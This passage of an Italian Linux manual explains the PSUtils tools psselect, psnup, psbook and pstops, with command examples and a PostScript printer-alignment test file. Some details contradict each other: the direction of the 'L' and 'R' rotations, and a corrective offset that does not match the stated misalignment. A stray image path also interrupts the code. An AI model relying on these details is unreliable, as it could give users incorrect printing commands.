I numeri di pagina a cui si fa riferimento, sono relativi alla disposizione effettiva, contando a partire dal numero uno. Infatti, un file PostScript può essere il risultato di un assemblaggio di pagine numerate in vario modo, dove questa numerazione può non corrispondere alla disposizione effettiva delle pagine all'interno del file.

Tabella 26.29. Alcune opzioni.

Opzione	Descrizione
`-e`	Seleziona solo le pagine pari (*even*).
`-o`	Seleziona solo le pagine dispari (*odd*).
`-p`***pagine***	Permette di specificare un gruppo di pagine, attraverso un elenco separato da virgole. All'interno dell'elenco si possono specificare anche degli intervalli, separando il numero iniziale da quello finale con un trattino singolo ('**-**'). Se un numero di pagina è prefissato dal trattino basso ('_'), questo si intende riferito alla fine del documento, contando all'indietro.
`-r`	Con questa opzione, le pagine estratte vengono organizzate in ordine inverso rispetto a quello di origine (*reverse*).

Opzione	Descrizione
`-q`	Durante l'elaborazione, viene emesso attraverso lo standard error l'elenco dei numeri di pagina che vengono elaborati. Se si utilizza questa opzione, se ne sopprime la segnalazione (*quiet*).

Segue la descrizione di alcuni esempi.

- `$` **`psselect -p1,3 documento.ps mio_file.ps`**[*Invio*]

  Estrae dal file '`documento.ps`' la prima e la terza pagina, generando il file '`mio_file.ps`'.

- `$` **`psselect -p1,_3 documento.ps mio_file.ps`**[*Invio*]

  Estrae dal file '`documento.ps`' la prima e la terza pagina dalla fine, generando il file '`mio_file.ps`'.

- `$` **`psselect -p1-3,10-15 documento.ps mio_file.ps`**[*Invio*]

  Estrae dal file '`documento.ps`' le prime tre pagine e le pagine dalla 10 alla 15, generando il file '`mio_file.ps`'.

- `$` **`psselect -p-3,10-15 documento.ps mio_file.ps`**[*Invio*]

  Esattamente come nell'esempio precedente, con la differenza che la prima pagina viene considerata in modo predefinito, avendo lasciato il trattino da solo.

- `$` **`psselect -p3,150- documento.ps mio_file.ps`**[*Invio*]

  Estrae dal file '`documento.ps`' la terza pagina e tutte le pagine a partire dalla 150, generando il file '`mio_file.ps`'.

- `$` **`psselect -e -p150- documento.ps mio_file.ps`**[*Invio*]

Estrae dal file ‘`documento.ps`’ tutte le pagine pari (*even*) a partire dalla 150, generando il file ‘`mio_file.ps`’.

- `$` **`psselect -o -r -p150- documento.ps mio_file.ps`**[*Invio*]

  Estrae dal file ‘`documento.ps`’ tutte le pagine dispari (*odd*) a partire dalla 150, in ordine inverso, generando il file ‘`mio_file.ps`’.

26.2.2.3 Utilizzo di «psnup»

Il programma ‘**psnup**’ elabora un file PostScript generando un file in cui diverse pagine di origine sono assemblate in un’unica pagina finale. In pratica permette di ottenere due o più pagine in un’unica facciata.

`psnup` [***opzioni***] [***file_originale*** [***file_elaborato***]]

Se il secondo file non viene indicato attraverso la riga di comando, il risultato viene emesso attraverso lo standard output; se non viene indicato nemmeno il primo, il file da elaborare viene tratto dallo standard input.

Le pagine riunite assieme da ‘**psnup**’ sono inserite in sequenza, così come si trovano nel file originale. Per cambiare l’ordine di stampa in modo da poter ottenere un fronte-retro, occorre preelaborare il file di origine attraverso ‘**psbook**’.

Sono disponibili le opzioni comuni elencate nella tabella 26.28; inoltre:

Opzione	Descrizione
-n	Un trattino seguito da un numero indica la quantità di pagine che si vogliono unire in un'unica pagina finale. Per esempio, '**-2**' fa in modo che su una pagina finale siano unite assieme due pagine di quelle originali, ridotte opportunamente.

Segue la descrizione di alcuni esempi.

- `$` **`psnup -2 documento.ps mio_file.ps`**[*Invio*]

  Elabora il file '`documento.ps`' (A4) generando il file '`mio_file.ps`' (A4) che, per ogni pagina, contiene due pagine del documento originale.

- `$` **`psnup -4 documento.ps mio_file.ps`**[*Invio*]

  Come nell'esempio precedente, con la differenza che vengono riunite quattro pagine in una sola facciata.

- `$` **`psnup -Pletter -4 documento.ps mio_file.ps`**[*Invio*]

  Come nell'esempio precedente, con la differenza che il file originale contiene pagine in formato '**`letter`**'.

26.2.2.4 Utilizzo di «psbook»

«

Il programma '**`psbook`**' elabora un file PostScript generando un altro file in cui la sequenza delle pagine risulta alterata in modo da poter stampare un libretto. Per esempio, nel caso della stampa di gruppi di quattro pagine, la sequenza generata è 4-1-2-3, in modo da poter stampare un foglio in cui sul fronte (recto) appaiano le pagine 4-1 e sul retro (tergo) le pagine 2-3. Questo permette di piegare il

foglio e di leggerlo a modo di libretto. In tal caso si hanno legature (segnature) di un solo foglio.

`psbook` [***opzioni***] [***file_originale*** [***file_elaborato***]]

I gruppi di pagine possono essere di dimensioni maggiori, precisamente si tratta di multipli di quattro; se non viene specificato diversamente con le opzioni, si intende un gruppo di dimensioni sufficienti a contenere tutte le pagine contenute nel file originale.

Se il secondo file non viene indicato attraverso la riga di comando, il risultato viene emesso attraverso lo standard output; se non viene indicato nemmeno il primo, il file da elaborare viene tratto dallo standard input.

Tabella 26.31. Alcune opzioni.

Opzione	Descrizione
`-q`	Durante l'elaborazione, viene emesso attraverso lo standard error l'elenco dei numeri di pagina che vengono elaborati. Se si utilizza questa opzione, se ne sopprime la segnalazione.
`-s`***n***	L'opzione '**`-s`**' permette di definire la dimensione del raggruppamento. Se non viene specificato, si intende un gruppo unico per tutte le pagine del file originale. Il valore minimo è quattro e può assumere solo un valore multiplo a quattro.

Segue la descrizione di alcuni esempi.

- `$` **`psbook -s4 documento.ps mio_file.ps`**[*Invio*]

  Elabora il file '`documento.ps`' generando il file '`mio_file.`

ps’ con una sequenza del tipo 4-1+2-3.

- `$` **psbook -s8 documento.ps mio_file.ps**[*Invio*]

  Elabora il file ‘documento.ps’ generando il file ‘mio_file.ps’ con una sequenza del tipo 8-1+2-7+6-3+4-5.

26.2.2.5 Utilizzo di «pstops»

«

Il programma ‘**pstops**’ elabora un file PostScript generando un altro file in cui le pagine possono figurare ridotte, ingrandite, ruotate e sovrapposte. Lo scopo di ‘**pstops**’ è anche quello di riorganizzare la sequenza di queste pagine, in modo più libero rispetto a ‘**psbook**’.

pstops [*opzioni*] *definizione_pagine* [*file_originale* [*file_elaborato*]]

Se il secondo file non viene indicato attraverso la riga di comando, il risultato viene emesso attraverso lo standard output; se non viene indicato nemmeno il primo, il file da elaborare viene tratto dallo standard input.

L’argomento più delicato di ‘**pstops**’ è quello che serve a definire le pagine: si tratta di un argomento singolo che definisce come sono raggruppate e per ogni raggruppamento definisce le nuove pagine che vengono generate. Per comprendere il senso di ciò occorre scomporre questo argomento in fasi successive. Per prima cosa viene definito come sono fatti i gruppi:

[*modulo* :] *definizione_pagine_del_gruppo*

Il modulo è un numero che esprime la quantità di pagine da prendere in considerazione di volta in volta. Il valore minimo è di una sola

pagina e si tratta anche di quello predefinito nel caso non sia indicato espressamente. In base a questo raggruppamento, vengono definite delle pagine relative numerate a partire da zero, fino al valore del modulo meno uno. Ogni pagina relativa viene definita con la sintassi seguente:

```
[-] n_relativo_pagina [L] [R] [U] [@scala] [(scostamento_orizzontale , scostamento_verticale)]
```

In pratica, il numero relativo della pagina serve a specificare a quale pagina del modulo si fa riferimento. Questo numero potrebbe essere fatto precedere dal segno '**-**', ma in tal caso si intende fare riferimento a raggruppamenti che partono dalle pagine finali del documento e scorrono verso quelle iniziali.

Le lettere '**L**', '**R**' e '**U**', servono rispettivamente a ottenere una rotazione a destra (di 90 gradi in senso orario), a sinistra (di 90 gradi in senso antiorario) e a rovesciare dall'alto in basso (rispetto al suo orientamento originale). Queste lettere possono essere usate in modo cumulativo e di solito si combinano la '**L**' con la '**U**', o la '**R**' con la '**U**' (combinare la '**L**' con la '**R**' non serve a nulla). Dopo queste lettere può essere indicata una scala (preceduta dal simbolo '**@**'). Il valore che regola la scala è tale per cui il numero uno corrisponde al 100 %, di conseguenza, per indicare delle riduzioni si devono usare valori inferiori all'unità (utilizzando il punto come separatore decimale).

L'ultima parte della definizione della pagina serve a stabilire uno spostamento di questa sulla superficie del foglio finale che si vuole ottenere. I due numeri indicano uno spostamento orizzontale e verticale. L'unità di misura predefinita è il punto tipografico, ma può

essere specificata un'unità di misura più conveniente: '**cm**' per i centimetri e '**in**' per i pollici. I valori sono sempre positivi, ma per sapere l'effetto che questi hanno (per determinare se lo spostamento è verso destra o sinistra, oppure in alto o in basso) occorre provare necessariamente, perché tutto dipende dal tipo di rotazione che si stabilisce. In ogni caso, se si ruotano le pagine è indispensabile spostarle, altrimenti queste risultano collocate fuori dalla superficie finale.

Per mettere assieme più pagine su uno stesso foglio, si usa il simbolo '**+**' per unirne le specifiche; per indicare le pagine da collocare su facciate finali successive, si usa una virgola ('**,**') per unire assieme tali indicazioni.

A titolo di esempio, si osservi la definizione seguente con la quale si vogliono stampare due pagine A4, riducendole, su un'unica facciata A4.

```
2:0L@0.7(21cm,0)+1L@0.7(21cm,14.85cm)
```

Il numero due iniziale è il modulo di due pagine. Segue la definizione della prima pagina di questo raggruppamento, con il numero zero, che viene ruotata di 90 gradi in senso antiorario (verso sinistra), viene ridotta al 70 % e viene anche spostata in orizzontale di 21 cm. La seconda pagina relativa (con il numero uno) viene collocata nella stessa facciata finale, perché è unita attraverso il simbolo '**+**'. La seconda pagina viene ruotata anch'essa di 90 gradi in senso antiorario, è ridotta nello stesso modo e viene spostata orizzontalmente come la prima, ma anche verticalmente di 14,85 cm. Il risultato che si ottiene è una pagina A4 che deve essere rovesciata in senso orario per poter leggere le due pagine ridotte.

```
4:3L@0.7(21cm,0)+0L@0.7(21cm,14.85cm),1R@0.7(0,29.75cm)+2R@0.7(0,14.85cm)
```

Questo nuovo esempio, simile al precedente, mostra la generazione di due facciate finali, in pratica un fronte-retro, dove nella prima si inseriscono le riduzioni della prima e della quarta pagina di un raggruppamento di quattro (4-1), mentre nella seconda facciata finale si inseriscono le riduzioni della seconda e della terza pagina del raggruppamento (2-3). Nella prima facciata, le pagine ridotte sono orientate verso sinistra, nella seconda sono orientate verso destra. In pratica, si ottiene una sequenza 4-1+2-3, orientata in modo da essere stampata correttamente con una stampante duplex.

Sono disponibili le opzioni '**-w**', '**-h**', '**-p**' e '**-q**', come descritto nella tabella 26.28, a cui si aggiunge in particolare l'opzione '**-d**':

Opzione	Descrizione
`-d` [***spessore***]	Con questa opzione si ottiene una cornice attorno alle pagine, con lo spessore indicato dall'argomento (in mancanza dell'unità di misura, si intendono punti tipografici). Se lo spessore non viene specificato, si ottiene una linea di un punto.

26.2.2.6 Esempi particolari

I programmi del pacchetto PSUtils sono potentissimi, ma anche complicati da usare. Alcuni esempi per comprendere come combinarli assieme dovrebbe essere di aiuto.

Molti degli esempi mostrati sono realizzati con comandi piuttosto lunghi. Qui vengono mostrati spezzati su più righe.

Gli esempi successivi sono fatti per ottenere file PostScript adatti alla stampa su una sola facciata alla volta.

- `$ psbook -s4 originale.ps | psnup -2 > mio_file.ps` [*Invio*]

  Rielabora il file '`originale.ps`' generando una pagina ogni due di origine, facendo in modo che il risultato possa essere stampato in fronte-retro con una stampante normale, secondo la sequenza mostrata nella figura 26.23.

- `$ pstops "4:3L@0.7(21cm,0)+0L@0.7(21cm,14.85cm),`↩
  `↪1L@0.7(21cm,0)+2L@0.7(21cm,14.85cm)" `↩
  `↪originale.ps mio_file.ps` [*Invio*]

  Come nell'esempio precedente, facendo uso di '**`pstops`**'.

- `$ psbook -s4 originale.ps | pstops `↩
  `↪"4:0L@0.7(21cm,0)+1L@0.7(21cm,14.85cm),`↩
  `↪2L@0.7(21cm,0)+3L@0.7(21cm,14.85cm)" `↩
  `↪> mio_file.ps` [*Invio*]

  Esattamente come nell'esempio precedente, facendo uso di '**`psbook`**' e di '**`pstops`**'.

- `$ psbook -s4 originale.ps | psnup -2 | psselect -e > mio_file.ps` [*Invio*]

  Come nel primo esempio, selezionando solo le pagine pari del risultato finale.

- `$ psbook -s4 originale.ps | psnup -2 | psselect -o -r > mio_file.ps` [*Invio*]

  Come nell'esempio precedente, selezionando solo le pagine dispari del risultato finale e invertendone l'ordine.

- `$ psbook originale.ps | psnup -2 > mio_file.ps` [*Invio*]

  Rielabora il file '`originale.ps`' generando una pagina ogni due di origine, facendo in modo che il risultato possa essere stampato in fronte-retro, ma a differenza del primo esempio, i fo-

gli stampati vanno rilegati piegandoli tutti assieme, unendoli al centro.

- `$` **`psbook -s16 originale.ps | psnup -2 > mio_file.ps`**[*Invio*]

  Rielabora il file ‘`originale.ps`’ generando una pagina ogni due di origine, a segnature di quattro fogli A4 da piegare a metà, facendo in modo che il risultato possa essere stampato in fronte-retro con una stampante normale.

- `$` **`psbook -s16 originale.ps | pstops`** ↩
  ↪**`"4:0L@0.7(21cm,0)+1L@0.7(21cm,14.85cm),`**↩
  ↪**`2L@0.7(21cm,0)+3L@0.7(21cm,14.85cm)"`** ↩
  ↪**`> mio_file.ps`**[*Invio*]

  Come nell’esempio precedente.

Gli esempi che seguono sono fatti per ottenere file PostScript adatti alle stampanti duplex, che però possono essere utilizzati anche con stampanti normali, ruotando opportunamente i fogli prima di reimmetterli nella stampante. Si veda la figura 26.25.

- `$` **`pstops "4:3L@0.7(21cm,0)+0L@0.7(21cm,14.85cm),`**↩
  ↪**`1R@0.7(0,29.75cm)+2R@0.7(0,14.85cm)"`** ↩
  ↪**`originale.ps mio_file.ps`**[*Invio*]

  Rielabora il file ‘`originale.ps`’ generando una pagina ogni due di origine, facendo in modo che il risultato possa essere stampato in fronte-retro con una stampante duplex, oppure una normale secondo la sequenza mostrata nella figura 26.25.

- `$` **`psbook -s4 originale.ps | pstops`** ↩
  ↪**`"4:0L@0.7(21cm,0)+1L@0.7(21cm,14.85cm),`**↩
  ↪**`2R@0.7(0,29.75cm)+3R@0.7(0,14.85cm)"`** ↩
  ↪**`> mio_file.ps`**[*Invio*]

  Esattamente come nell’esempio precedente.

- `$ psbook -s16 originale.ps | pstops ↩`
  `↪"4:0L@0.7(21cm,0)+1L@0.7(21cm,14.85cm),↩`
  `↪2R@0.7(0,29.75cm)+3R@0.7(0,14.85cm)" ↩`
  `↪> mio_file.ps` [*Invio*]

  Come nell'esempio precedente, ma ottenendo segnature di quattro fogli A4 da piegare a metà.

- `$ pstops "8:4U@0.45(10cm,29.2cm)+3U@0.45(20.5cm,29.2cm)+↩`
  `↪7@0.45(0.5cm,0.5cm)+0@0.45(11cm,0.5cm), ↩`
  `↪2U@0.45(10cm,29.2cm)+5U@0.45(20.5cm,29.2cm)+↩`
  `↪1@0.45(0.5cm,0.5cm)+6@0.45(11cm,0.5cm)" ↩`
  `↪> mio_file.ps` [*Invio*]

  Stampa in modo da ottenere otto pagine ridotte su un foglio A4 (fronte e retro), piegandolo due volte. La riduzione delle pagine è maggiore del necessario (le pagine ridotte sono più piccole) per garantire la presenza di margini sufficienti alla rilegatura.

- `$ pstops "16:8U@0.45(10cm,29.2cm)+7U@0.45(20.5cm,29.2cm)+↩`
  `↪15@0.45(0.5cm,0.5cm)+0@0.45(11cm,0.5cm), ↩`
  `↪6U@0.45(10cm,29.2cm)+9U@0.45(20.5cm,29.2cm)+↩`
  `↪1@0.45(0.5cm,0.5cm)+14@0.45(11cm,0.5cm), ↩`
  `↪10U@0.45(10cm,29.2cm)+5U@0.45(20.5cm,29.2cm)+↩`
  `↪13@0.45(0.5cm,0.5cm)+2@0.45(11cm,0.5cm), ↩`
  `↪4U@0.45(10cm,29.2cm)+11U@0.45(20.5cm,29.2cm)+↩`
  `↪3@0.45(0.5cm,0.5cm)+12@0.45(11cm,0.5cm)" ↩`
  `↪> mio_file.ps` [*Invio*]

  Come nell'esempio precedente, piegando assieme due fogli A4.

26.2.3 Problemi di allineamento della stampa

«

Quando si gestisce un sistema di stampa basato sui filtri, partendo da un formato uniforme PostScript, che poi viene convertito nel modo più adatto alla propria stampante, manca la possibilità di intervenire nella regolazione fine di questa, al contrario di ciò che si può fare di

solito con alcuni sistemi operativi proprietari. Il problema più grosso sta nella correzione degli errori di allineamento che potrebbero essere introdotti dalla stampante, spesso a causa dall'incapacità di stampare al di fuori di un certo margine minimo. Il testo seguente è un file PostScript, in formato A4, che serve a stampare quattro linee (una verticale, una orizzontale e due oblique), assieme alle informazioni sulla distanza dai bordi, che permettono di vedere dove si trova il centro della pagina (una copia di questo file dovrebbe essere disponibile anche qui: *allegati/test-allineamento-carta.ps*).

```
%!PS-Adobe-2.0
%%DocumentPaperSizes: a4
%%EndComments
%%EndProlog

%%Page: 1 1

% Verifica dell'allineamento della stampante per la carta
% A4.

% Definizione dell'unità «cm».
/cm { 28.34645 mul } bind def

% Definizione dell'utilizzo dell'unità «cm».
1 cm dup scale

% Spessore delle linee (1/50 di cm, pari a 0,2 mm).
1 50 div setlinewidth

% Traccia una linea obliqua ascendente.
0      0    moveto      21    29.7  lineto stroke

% Traccia una linea obliqua discendente.
0     29.7  moveto      21     0    lineto stroke
```


```
% Traccia una linea verticale al centro.
10.5  29.7  moveto      10.5   0    lineto stroke

% Traccia una linea orizzontale al centro.
0     14.85 moveto      21    14.85 lineto stroke

% Misurazione del bordo superiore.
10.25  29.60  moveto  10.75  29.60  lineto stroke
10.25  29.50  moveto  10.75  29.50  lineto stroke
10.25  29.40  moveto  10.75  29.40  lineto stroke
10.25  29.30  moveto  10.75  29.30  lineto stroke
10.00  29.20  moveto  11.00  29.20  lineto stroke
10.25  29.10  moveto  10.75  29.10  lineto stroke
10.25  29.00  moveto  10.75  29.00  lineto stroke
10.25  28.90  moveto  10.75  28.90  lineto stroke
10.25  28.80  moveto  10.75  28.80  lineto stroke
10.00  28.70  moveto  11.00  28.70  lineto stroke
10.25  28.60  moveto  10.75  28.60  lineto stroke
10.25  28.50  moveto  10.75  28.50  lineto stroke
10.25  28.40  moveto  10.75  28.40  lineto stroke
10.25  28.30  moveto  10.75  28.30  lineto stroke
10.00  28.20  moveto  11.00  28.20  lineto stroke

/Helvetica findfont 00.30 scalefont setfont
11.20  29.10  moveto (0,5 cm) show
11.20  28.60  moveto (1,0 cm) show
11.20  28.10  moveto (1,5 cm) show

% Misurazione del bordo inferiore.
10.25  00.10  moveto  10.75  00.10  lineto stroke
10.25  00.20  moveto  10.75  00.20  lineto stroke
10.25  00.30  moveto  10.75  00.30  lineto stroke
10.25  00.40  moveto  10.75  00.40  lineto stroke
```

```
10.00  00.50  moveto  11.00  00.50  lineto stroke
10.25  00.60  moveto  10.75  00.60  lineto stroke
10.25  00.70  moveto  10.75  00.70  lineto stroke
10.25  00.80  moveto  10.75  00.80  lineto stroke
10.25  00.90  moveto  10.75  00.90  lineto stroke
10.00  01.00  moveto  11.00  01.00  lineto stroke
10.25  01.10  moveto  10.75  01.10  lineto stroke
10.25  01.20  moveto  10.75  01.20  lineto stroke
10.25  01.30  moveto  10.75  01.30  lineto stroke
10.25  01.40  moveto  10.75  01.40  lineto stroke
10.00  01.50  moveto  11.00  01.50  lineto stroke

/Helvetica findfont 00.30 scalefont setfont
11.20  00.30  moveto (0,5 cm) show
11.20  00.80  moveto (1,0 cm) show
11.20  01.30  moveto (1,5 cm) show

% Misurazione del bordo sinistro.
00.10  14.60  moveto  00.10  15.10  lineto stroke
00.20  14.60  moveto  00.20  15.10  lineto stroke
00.30  14.60  moveto  00.30  15.10  lineto stroke
00.40  14.60  moveto  00.40  15.10  lineto stroke
00.50  14.35  moveto  00.50  15.35  lineto stroke
00.60  14.60  moveto  00.60  15.10  lineto stroke
00.70  14.60  moveto  00.70  15.10  lineto stroke
00.80  14.60  moveto  00.80  15.10  lineto stroke
00.90  14.60  moveto  00.90  15.10  lineto stroke
01.00  14.35  moveto  01.00  15.35  lineto stroke
01.10  14.60  moveto  01.10  15.10  lineto stroke
01.20  14.60  moveto  01.20  15.10  lineto stroke
01.30  14.60  moveto  01.30  15.10  lineto stroke
01.40  14.60  moveto  01.40  15.10  lineto stroke
01.50  14.35  moveto  01.50  15.35  lineto stroke
```

```
/Helvetica findfont 00.30 scalefont setfont
01.30  15.50  moveto (1,5 cm) show

% Misurazione del bordo destro.
20.90  14.60  moveto  20.90  15.10  lineto stroke
20.80  14.60  moveto  20.80  15.10  lineto stroke
20.70  14.60  moveto  20.70  15.10  lineto stroke
20.60  14.60  moveto  20.60  15.10  lineto stroke
20.50  14.35  moveto  20.50  15.35  lineto stroke
20.40  14.60  moveto  20.40  15.10  lineto stroke
20.30  14.60  moveto  20.30  15.10  lineto stroke
20.20  14.60  moveto  20.20  15.10  lineto stroke
20.10  14.60  moveto  20.10  15.10  lineto stroke
20.00  14.35  moveto  20.00  15.35  lineto stroke
19.90  14.60  moveto  19.90  15.10  lineto stroke
19.80  14.60  moveto  19.80  15.10  lineto stroke
19.70  14.60  moveto  19.70  15.10  lineto stroke
19.60  14.60  moveto  19.60  15.10  lineto stroke
19.50  14.35  moveto  19.50  15.35  lineto stroke

/Helvetica findfont 00.30 scalefont setfont
19.30  15.50  moveto (1,5 cm) show

showpage
%%Trailer
%%EOF
```

Teoricamente, ciò che si dovrebbe ottenere è quanto appare nella figura 26.36; in pratica, inviando questo file al sistema di stampa, che si presume sia predisposto con un filtro basato su Ghostscript, si potrebbe osservare un risultato simile a quello mostrato nella figura 26.36, in cui si ipotizza uno sfasamento verso destra di 1 cm e in basso di 0,8 cm.

Figura 26.36. Risultato ipotetico della stampa per la verifica dell'allineamento: la stampa risulta più bassa di 0,8 cm e più a destra di 1 cm.



Per misurare lo scostamento della stampa rispetto alla carta, sono disponibili dei riferimenti su ogni bordo; in alternativa si piega il foglio in quattro e si vede dove sta il centro. Nel caso dell'esempio, il centro è più a destra e più in basso, delle misure che sono state indicate. Per risolvere il problema, si può inserire un'elaborazione ulteriore nei filtri di stampa, attraverso l'aiuto di '**pstops**'.

Il file per la verifica dell'allineamento, così come è stato proposto, può essere riallineato dai programmi di PSUtils, verificando così il risultato degli spostamenti che vengono introdotti. Se questo non è desiderabile, per evitare che l'immagine sia riallineabile, occorre eliminare i commenti iniziali:

```
%%DocumentPaperSizes: a4
%%EndComments
%%EndProlog

%%Page: 1 1
```

In tal caso può essere eliminato anche il commento finale:

```
%%Trailer
```

Seguendo i valori dell'esempio, si può utilizzare '**pstops**' nel modo seguente, tenendo conto che il file deve essere fornito attraverso lo standard input, mentre il risultato si ottiene dallo standard output:

```
/usr/bin/pstops -q "1:0@1.0(-0.5cm,1cm)"
```

Per '**pstops**': uno spostamento a destra è positivo; uno spostamento a sinistra è negativo; uno spostamento in basso è negativo; uno spostamento in alto è positivo. Questo serve a chiarire gli argomenti indicati nell'esempio

Per fare un esempio più realistico, nel caso si utilizzi Magicfilter, considerato che di solito le direttive per i file PostScript sono simili a quella che si vede qui,

```
0       %!                  filter  \
    /usr/bin/gs  -q -dSAFER -dNOPAUSE -r300 \
                 -sDEVICE=ljet4 -sOutputFile=- -
```

